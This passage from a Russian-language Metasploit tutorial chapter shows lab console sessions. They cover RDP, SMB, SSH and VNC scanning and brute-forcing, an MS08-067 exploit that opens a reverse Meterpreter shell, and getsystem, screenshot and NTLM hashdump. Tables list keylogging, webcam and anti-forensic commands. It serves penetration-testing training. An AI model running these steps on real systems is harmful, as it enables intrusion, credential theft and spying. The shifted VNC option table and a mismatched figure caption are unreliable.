
msf auxiliary(scanner/http/brute_dirs) > set RHOSTS 192.168.25.129
RHOSTS => 192.168.25.129
msf auxiliary(scanner/http/brute_dirs) > run

[*] Using code '404' as not found.
[*] Found http://192.168.25.129:80/dav/ 200
[*] Found http://192.168.25.129:80/doc/ 200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/brute_dirs) >
  
```

Рисунок 3-35. Вывод вспомогательного модуля `brute_dirs`

RDP

Протокол удаленного рабочего стола (RDP) - это собственный протокол, разработанный Microsoft для удаленного графического администрирования. Если ваша цель - система на базе Windows, то вы можете запустить вспомогательный модуль с именем `auxiliary/scanner/rdp/ms12_020_check`, как показано на рисунке 3-36. Он проверяет, является ли цель уязвимой для уязвимости MS-12-020. Вы можете узнать больше об этой уязвимости на <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2012/ms12-020>.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use auxiliary/scanner/rdp/ms12_020_check  
msf auxiliary(scanner/rdp/ms12_020_check) > show options  
  
Module options (auxiliary/scanner/rdp/ms12_020_check):  


| Name    | Current Setting | Required | Description                                 |
|---------|-----------------|----------|---------------------------------------------|
| RHOSTS  |                 | yes      | The target address range or CIDR identifier |
| RPORT   | 3389            | yes      | Remote port running RDP (TCP)               |
| THREADS | 1               | yes      | The number of concurrent threads            |

  
msf auxiliary(scanner/rdp/ms12_020_check) > set RHOSTS 192.168.25.130  
RHOSTS => 192.168.25.130  
msf auxiliary(scanner/rdp/ms12_020_check) > run  
  
[*] 192.168.25.130:3389 - 192.168.25.130:3389 - The target is vulnerable.  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/rdp/ms12_020_check) > |
```

Рисунок 3-36. Вывод вспомогательного модуля `ms12_020_check`

SMB

В предыдущей главе вы использовали NMAP для перечисления SMB. Metasploit имеет много полезных вспомогательных модулей для подсчета и эксплуатации SMB.

Простой поиск SMB-модулей извлекает результаты, как показано на рисунке 3-37.

[illegible]

Рисунок 3-37. Вывод поискового запроса для связанных с SMB модулей и эксплойтов

Вы можете использовать один из вспомогательных модулей, называемый `auxiliary/scanner/smb/smb_enumshares`, как показано на рисунке 3-38. Вам необходимо установить значение переменной `RHOST` равным целевому IP-адресу. Модуль возвращает результаты со списком акций в целевой системе.

```

root@kali: ~
File Edit View Search Terminal Help

msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

  Name          Current Setting  Required  Description
  ----          -
  LogSpider     3               no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
  Maxdepth      999             yes       Max number of subdirectories to spider
  RHOSTS        .               yes       The target address range or CIDR identifier
  SMBDomain     .               no        The Windows domain to use for authentication
  SMBPass       .               no        The password for the specified username
  SMBUser       .               no        The username to authenticate as
  ShowFiles     false           yes       Show detailed information when spidering
  SpiderProfiles true            no        Spider only user profiles when share = C$
  SpiderShares  false           no        Spider shares recursively
  THREADS       1              yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.25.130
RHOSTS => 192.168.25.130
msf auxiliary(scanner/smb/smb_enumshares) > run

[*] 192.168.25.130:139 - Login Failed: The SMB server did not reply to our request.
[*] 192.168.25.130:445 - Windows XP Service Pack 3 (English)
[*] 192.168.25.130:445 - IPCS - (I) Remote IPC
[*] 192.168.25.130:445 - SharedDocs - (DS)
[*] 192.168.25.130:445 - s - (DS)
[*] 192.168.25.130:445 - ADMIN$ - (DS) Remote Admin
[*] 192.168.25.130:445 - C$ - (DS) Default share
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) >

```

Рисунок 3-38. Вывод вспомогательного модуля `smb enumshares`

Еще один популярный эксплойт для SMB - уязвимость MS-08-67 netapi. Вы можете использовать эксплойт exploit/windows/smb/ms08_067_netapi, как показано на рисунке 3-39. Вам необходимо установить значение переменной RHOST для IP-адреса целевой системы. Если эксплойт успешно выполнен, вам предоставляется оболочка Meterpreter.

```

root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.25.130  yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Unknown
[*] 192.168.25.130:445 - We could not detect the language pack, defaulting to English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1085) at 2018-09-26 20:49:18 +0530

meterpreter > sysinfo
Computer      : SAGAR-C51B4AADE
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en US
Domain        : MSHOME
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```

Рисунок 3-39. Успешная эксплуатация целевой системы с использованием эксплойта ms08_067_netapi

SSH

Secure Shell (SSH) - один из наиболее часто используемых протоколов для безопасного удаленного администрирования. Metasploit имеет много вспомогательных модулей для подбора SSH. Вы можете использовать вспомогательный модуль auxiliary/scanner/ssh/ssh_version, как показано на рисунке 3-40. Вам нужно установить значение переменной

RHOST на значение цели. Модуль выполняет и возвращает точную версию SSH, которая работает на цели. Эта информация может быть использована в дальнейшей эксплуатации.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use auxiliary/scanner/ssh/ssh_version  
msf auxiliary(scanner/ssh/ssh_version) > show options  
  
Module options (auxiliary/scanner/ssh/ssh_version):  
  
Name      Current Setting  Required  Description  
-----  
RHOSTS    192.168.25.129  yes       The target address range or CIDR identifier  
RPORT     22              yes       The target port (TCP)  
THREADS    1              yes       The number of concurrent threads  
TIMEOUT    30             yes       Timeout for the SSH probe  
  
msf auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.25.129  
RHOSTS => 192.168.25.129  
msf auxiliary(scanner/ssh/ssh_version) > run  
  
[*] 192.168.25.129:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian  
-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH os.vendor=Ubuntu os.device=General os.family=Linux o  
s.product=Linux os.version=8.04 service.protocol=ssh fingerprint_db=ssh.banner )  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/ssh/ssh_version) >
```

Рисунок 3-40. Вывод вспомогательного модуля ssh_version

VNC

Virtual Network Computing (VNC) - это протокол, используемый для графического удаленного администрирования. Metasploit имеет несколько модулей для подбора и эксплуатации VNC. На рисунке 3-41 показано использование вспомогательного модуля auxiliary/scanner/vnc/vnc_login. Вам необходимо установить значение переменной RHOST для IP-адреса вашей целевой системы. Модуль использует встроенный словарь паролей и пытается осуществить атаку методом перебора. Когда модуль завершает выполнение, он дает вам пароль VNC, который вы можете использовать для входа в систему.

```
root@kali: /usr/share/metasploit-framework/modules

File Edit View Search Terminal Help
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

-----
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       how fast to bruteforce, from 0 to 5
DB_ALL_CREDENTIALS  false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS      false           no        Add all users in the current database to the list
PASSWORD         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        The password to test
PROXIES          /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
RHOSTS          192.168.25.129  yes       A proxy chain of format type:host:port[,type:host:port][...]
RPORT           5900            yes       The target address range or CIDR identifier
STOP_ON_SUCCESS  false           yes       The target port (TCP)
THREADS          1               yes       Stop guessing when a credential works for a host
USERNAME         <BLANK>          no        The number of concurrent threads
USERPASS_FILE    <BLANK>          no        A specific username to authenticate as
USER_AS_PASS     false           no        File containing users and passwords separated by space, one pair per line
USER_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        Try the username as the password for all users
VERBOSE         true            yes       File containing usernames, one per line
Whether to print output for all attempts

msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.25.129
RHOSTS => 192.168.25.129
msf auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.25.129:5900 - 192.168.25.129:5900 - Starting VNC login sweep
[*] 192.168.25.129:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.25.129:5900 - 192.168.25.129:5900 - Login Successful: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

Рисунок 3-41. Вывод вспомогательного модуля vnc_login

Основы Meterpreter

Meterpreter - это сокращение от переводчика Metasploit. Это расширенная полезная нагрузка Metasploit, которая использует методы внедрения DLL в память для взаимодействия с целевой системой. Он предлагает несколько полезных инструментов и утилит после эксплуатации.

Команды Meterpreter

Meterpreter - это расширенная полезная нагрузка для выполнения различных операций после эксплуатации. Ниже приведены некоторые из основных команд, которые могут помочь вам перемещаться по Meterpreter.

Основные команды

Таблица 3-1 описывает набор основных команд Meterpreter, которые могут помочь вам с различными задачами, связанными с сессиями, в вашей целевой системе.

Таблица 3-1. Команды Meterpreter

Команда	Объяснение
?	Отображает меню справки
background	Фоны текущей сессии
bgkill	Убивает фоновый скрипт Meterpreter
bglist	Списки запускающихся фоновых скриптов
bgrun	Выполняет скрипт Meterpreter в качестве фонового потока
channel	Отображает информацию или контролирует активные каналы
close	Закрывает канал
disable_unicode_encoding	Отключает кодирование строк Unicode
enable_unicode_encoding	Включает кодирование строк Unicode
exit	Завершает сеанс Meterpreter
get_timeouts	Получает текущие значения времени ожидания сеанса
guid	Получает GUID сеанса
help	Отображает меню справки
info	Отображает информацию о post модуле
irb	Сбрасывает в режим сценариев IRB
load	Загружает одно или несколько расширений Meterpreter
machine_id	Получает идентификатор MSF ID компьютера, подключенного к сеансу
migrate	Переносит сервер на другой процесс

(продолжение)

Таблица 3-1. (продолжение)

Команда	Объяснение
<code>pivot</code>	Управляет слушателями
<code>quit</code>	Завершает сеанс Meterpreter
<code>read</code>	Читает данные из канала
<code>resource</code>	Запускает команды, хранящиеся в файле
<code>run</code>	Выполняет скрипт Meterpreter или post модуль
<code>sessions</code>	Быстро переключается на другой сеанс
<code>set_timeouts</code>	Устанавливает текущие значения времени ожидания сеанса
<code>sleep</code>	Вынуждает Meterpreter замолчать, а затем восстанавливает сессию
<code>transport</code>	Изменяет текущий транспортный механизм
<code>uuid</code>	Получает UUID для текущего сеанса
<code>write</code>	Записывает данные в канал

Stdapi: системные команды

Таблица 3-2 описывает набор основных системных команд, которые предоставляют массив системных задач, таких как список процессов и уничтожение, выполнение команд, перезагрузка и т. д.

Таблица 3-2. Системные Команды

Команда	Объяснение
clearev	Очищает журнал событий
drop_token	Отказ от любого активного токена
execute	Выполняет команду
getenv	Получает одно или несколько значений переменных среды
getpid	Получает текущий идентификатор процесса
getprivs	Попытки включить все привилегии, доступные текущему процессу
getsid	Получает идентификатор безопасности пользователя, от имени которого работает сервер.
getuid	Получает UID пользователя, от имени которого работает сервер
kill	Завершает процесс
localtime	Отображает локальную дату и время целевой системы
pgrep	Фильтрует процессы по имени
pkill	Завершает процессы по имени
ps	Список запущенных процессов
reboot	Перезагружает удаленный компьютер
reg	Изменяет и взаимодействует с удаленным реестром
rev2self	Вызывает RevertToSelf() на удаленной машине
shell	Сбрасывает в командную оболочку системы
shutdown	Выключает удаленный компьютер
steal_token	Попытки украсть токен из целевого процесса
suspend	Приостанавливает или возобновляет список процессов
sysinfo	Получает информацию об удаленной системе, такой как ОС

Stdapi: команды интерфейса пользователя

В Таблице 3-3 перечислены команды, помогающие получить удаленные снимки экрана и нажатия клавиш в целевой системе.

Таблица 3-3. Команды пользовательского интерфейса

Команда	Объяснение
enumdesktops	Перечисляет все доступные рабочие столы и окна
getdesktop	Получает текущий рабочий стол Meterpreter
idletime	Возвращает количество секунд, в течение которых удаленный пользователь простаивал
keyscan_dump	Сбрасывает буфер нажатия клавиш
keyscan_start	Начинает захватывать нажатия клавиш
keyscan_stop	Останавливает захват нажатия клавиш
screenshot	Захватывает скриншот интерактивного рабочего стола
setdesktop	Изменяет текущий рабочий стол Meterpreter
uictl	Управляет некоторыми компонентами пользовательского интерфейса

Stdapi: команды веб-камеры

Таблица 3-4 описывает команды, которые могут быть эффективны при получении живых изображений и потокового видео с веб-камеры, подключенной к скомпрометированной системе.

Таблица 3-4. Команды веб-камеры

Команда	Объяснение
record_mc	Записывает звук с микрофона по умолчанию в течение x секунд
webcam_chat	Запускает видео чат
webcam_list	Списки веб-камер
webcam_snap	Делает снимок с указанной веб-камеры
webcam_stream	Воспроизведение видеопотока с указанной веб-камеры

Stdapi: команды вывода звука

Таблица 3-5 описывает команду, которая помогает воспроизводить аудиофайлы в скомпрометированной системе.

Таблица 3-5. Команда вывода звука

Команда	Объяснение
play	Воспроизведение аудиофайла в целевой системе без записи на диск

Priv: Повышение привилегий

Таблица 3-6 описывает команду, которая помогает вам повысить привилегии до максимально возможного уровня, возможно, root или администратор.

Таблица 3-6. Команда повышения привилегий

Команда	Объяснение
getsystem	Попытки повысить ваши привилегии до привилегий локальной системы

Priv: команды базы паролей

Таблица 3-7 описывает команду, которая помогает вам получить необработанные хэши паролей от скомпрометированной системы.

Таблица 3-7. Команды базы паролей

Команда	Объяснение
hashdump	Сбрасывает содержимое базы данных SAM

Priv: Команды Timestomp

Таблица 3-8 описывает команду, которая является частью антифорезических возможностей Metasploit.

Таблица 3-8. Команды Timestomp

Команда	Объяснение
timestomp	Управляет атрибутами MACE файла

Использование Meterpreter

Чтобы познакомиться с Meterpreter, давайте сначала получим удаленный доступ к целевой системе с помощью уязвимости SMB MS08-067 netapi, как показано на рисунке 3-42. Эксплойт был успешным, и вы получили оболочку Meterpreter.

```

root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

-----
Name      Current Setting  Required  Description
-----
RHOST     192.168.25.130   yes       The target address
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1412) at 2018-09-24 15:30:22 +0530

meterpreter >

```

Рисунок 3-42. Успешная эксплуатация целевой системы с использованием эксплойта `ms08_067_netapi`

sysinfo

После того, как вы скомпрометировали цель с помощью эксплойта, вам необходимо проверить некоторые основные сведения о цели, такие как точная версия операционной системы, имя компьютера, домен, архитектура и т. Д. Meterpreter предлагает команду `sysinfo`, которую можно использовать для сбора базовой информации о цели, как показано на рис. 3-43.

```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1452) at 2018-09-24 16:00:42 +0530

meterpreter > sysinfo

Computer      : SAGAR-C51B4AADE
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en-US
Domain       : MSHOME
Logged On Users : 1
Meterpreter   : x86/windows

meterpreter >

```

Рисунок 3-43. Вывод команды `sysinfo` в Meterpreter

Is

Команду Meterpreter *ls* можно использовать для вывода списка файлов в текущем каталоге в скомпрометированной системе, как показано на рис. 3-44.




Рисунок 3-44. Вывод вспомогательной команды *ls* в список файлов Meterpreter в удаленной скомпрометированной системе

getuid

Получив доступ к целевой системе, вы должны понимать, какие пользовательские привилегии у вас есть в системе. Наличие привилегий root или уровня администратора является наиболее желательным, а доступ с более низкими привилегиями подразумевает множество ограничений на ваши действия. Meterpreter предлагает команду `getuid`, как показано на рис. 3-45, которая проверяет текущий уровень привилегий в скомпрометированной системе.



```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 4 opened (192.168.25.128:4444 -> 192.168.25.130:1456) at 2018-09-24 16:07:53 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
  
```

Рисунок 3-45. Вывод команды `getuid` в Meterpreter

getsystem

После того, как вы получили доступ к целевой системе, используя соответствующий эксплойт, следующим логическим шагом будет проверка привилегий. Используя команду `getuid`, вы уже измерили свой текущий уровень привилегий. Возможно, вы не получили права root или администратора. Поэтому, чтобы максимизировать проникновение атаки, важно повысить привилегии пользователя. Meterpreter поможет вам повысить привилегии. После открытия сеанса Meterpreter вы можете использовать команду `getsystem`, как показано на рис. 3-46, для повышения привилегий до уровня администратора.

Глава 3 Metasploit



```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.25.128:4444  
[*] 192.168.25.130:445 - Automatically detecting the target...  
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.25.130  
[*] Meterpreter session 7 opened (192.168.25.128:4444 -> 192.168.25.130:1483) at 2018-09-24 16:14:02 +0530  
  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > █
```

Рисунок 3-46. Вывод команды getsystem в Meterpreter

screenshot

После компрометации системы интересно взглянуть на графический интерфейс рабочего стола, работающий в целевой системе. Meterpreter предлагает утилиту, известную как скриншот, как показано на рисунке 3-47. Он просто делает снимок текущего рабочего стола в целевой системе и сохраняет его в локальной корневой папке.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.25.128:4444  
[*] 192.168.25.130:445 - Automatically detecting the target...  
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.25.130  
[*] Meterpreter session 5 opened (192.168.25.128:4444 -> 192.168.25.130:1459) at 2018-09-24 16:09:30 +0530  
  
meterpreter > screenshot  
Screenshot saved to: /root/.EwATCQ0p.jpeg  
meterpreter > █
```

Рисунок 3-47. Вывод команды скриншота в Meterpreter

На рис. 3-48 показан экран рабочего стола, снятый скомпрометированной системы.




Рисунок 3-48. Скриншот рабочего стола, работающего на удаленной скомпрометированной системе

hashdump

После успешного компрометации системы вам наверняка захочется получить учетные данные разных пользователей в этой системе. После открытия сеанса Meterpreter вы можете использовать команду `hashdump`, чтобы сбросить все хэши LM и NTLM из скомпрометированной системы, как показано на рис. 3-49. Когда у вас есть эти хэши, вы можете передавать их различным офлайн-взломщикам и извлекать пароли в виде простого текста.

```

root@kali: ~
File Edit View Search Terminal Help
[*] 192.168.25.130:443 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:443 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:443 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 6 opened (192.168.25.128:4444 -> 192.168.25.130:1482) at 2018-09-24 16:12:49 +0530

meterpreter > hashdump
Administrator:500:cebf39e1cfe811a1a818381e4e281b:b4bba879f275ab84519ff76082fc86ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe9d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:1dfb83c2aeb861b2cec506cca318fce7:812db87e1c4823dca85f327767eb16a4:::
shareuser:1003:f0d412bd764ffe81aad3b435b51404ee:209c6174da498caeb422f3fa7ae634:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9b7dc3244a0f215161926d983a168d5d:::
test:1004:f0d412bd764ffe81aad3b435b51404ee:209c6174da498caeb422f3fa7ae634:::
meterpreter >

```

Рисунок 3-49. Выход вспомогательного модуля `vnc_login`

Searchsploit

До сих пор вы узнали, что Metasploit имеет богатую коллекцию вспомогательных программ, эксплойтов, полезных нагрузок, кодировщиков и так далее. Однако иногда в Metasploit код эксплойта для определенной уязвимости может отсутствовать. В таком случае вам может потребоваться импортировать требуемый эксплойт в Metasploit из внешнего источника. Exploit-DB - это исчерпывающий источник эксплойтов для различных платформ, а Searchsploit - это утилита, которая помогает найти определенный эксплойт в Exploit-DB. На рис. 3-50 показано использование инструмента Searchsploit для поиска эксплойтов, связанных с uTorrent.

```

root@kali:~# searchsploit
Usage: searchsploit [optional term] [term2] ... [termN]

Examples:
searchsploit 4444 windows local
searchsploit 4 oracle windows
searchsploit -p 30445
searchsploit linux kernel 3.2 --exclude="php://ftp/"

For more examples, see the manual: https://www.exploit-db.com/searchsploit/

=====
Options
=====
-c, --case [Term]      Perform a case-sensitive search (Default is insensitive).
-e, --exact [Term]     Perform an EXACT match on exploit title (Default is AND (Implies "t").
-h, --help             Show this help screen.
-j, --json [Term]      Show result in JSON format.
-m, --mirror [EDB-ID]  Mirror (aka copies) an exploit to the current working directory.
-o, --overflow [Term]  Exploit (title) are allowed to overflow their columns.
-p, --path [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if possible).
-r, --title [Term]     Search JUST the exploit title (Default is title AND the file's path).
-u, --update           Check for and install any exploitdb package updates (deb or rpm).
-w, --web [Term]       Show URLs to Exploit-DB.com rather than the local path.
-x, --examine [EDB-ID] Examine (aka open) the exploit using SPOKER.
-y, --colour           Disable colour highlighting in search results.
-z, --zeo              Display the EDB-ID value rather than local path.
--map [File.xml]       Use "-v" (verbose) to try even more combinations.
--exclude="term"       Remove values from results. By using "|" to separate you can chain multiple values.
                       e.g., --exclude="perl|perl5|perl6"

=====
Notes
=====
* You can use any number of search terms.
* Search terms are not case-sensitive (by default), and ordering is irrelevant.
* Use "-e" if you wish to reduce results by case-sensitive searching.
* Append "-r" if you wish to filter results by using an exact match.
* Use "-p" to include the file's path to filter the search results.
* Remove false positives (especially when searching using numbers - i.e. versions).
* When updating or displaying help, search terms will be ignored.

root@kali:~# searchsploit windows utorrent
=====
Exploit Title
=====
BitTorrent 4.8 / uTorrent 3.6/1.7 - Peers Window Remote Code Execution
uTorrent / BitTorrent Modifiable HTTP 1.1/2.0/3.1 - Remote Header Denial of Service
uTorrent 3.6 build 474 - 'announce' Key Remote Heap Overflow
uTorrent 3.6.3 Build 1572 - Create New Torrent Buffer Overflow (PoC)
uTorrent 3.6.3 - 'plugins.dll.dll' DLL Hijacking
  
```

Рисунок 3-50. Использование инструмента Searchsploit для поиска эксплойтов, связанных с uTorrent

Резюме

В этой главе вы познакомились с различными аспектами Metasploit, начиная со вспомогательной структуры framework и заканчивая использованием эксплойтов и сервисов. Вы также узнали, как использовать возможности Metasploit для интеграции NMAP и

OpenVAS. Изучив различные полезные нагрузки Metasploit, вспомогательные средства и эксплойты, в следующей главе вы научитесь применять эти навыки для эксплуатации уязвимой машины.

Упражнения «Сделай сам» (DIY)

- \ Просмотрите каталог Metasploit и поймите его структуру.
- \ Попробуйте различные команды, такие как `set`, `setg`, `unset`, `unsetg`, `spool` и другие.
- \ Инициировать сканирование NMAP из MSFconsole.
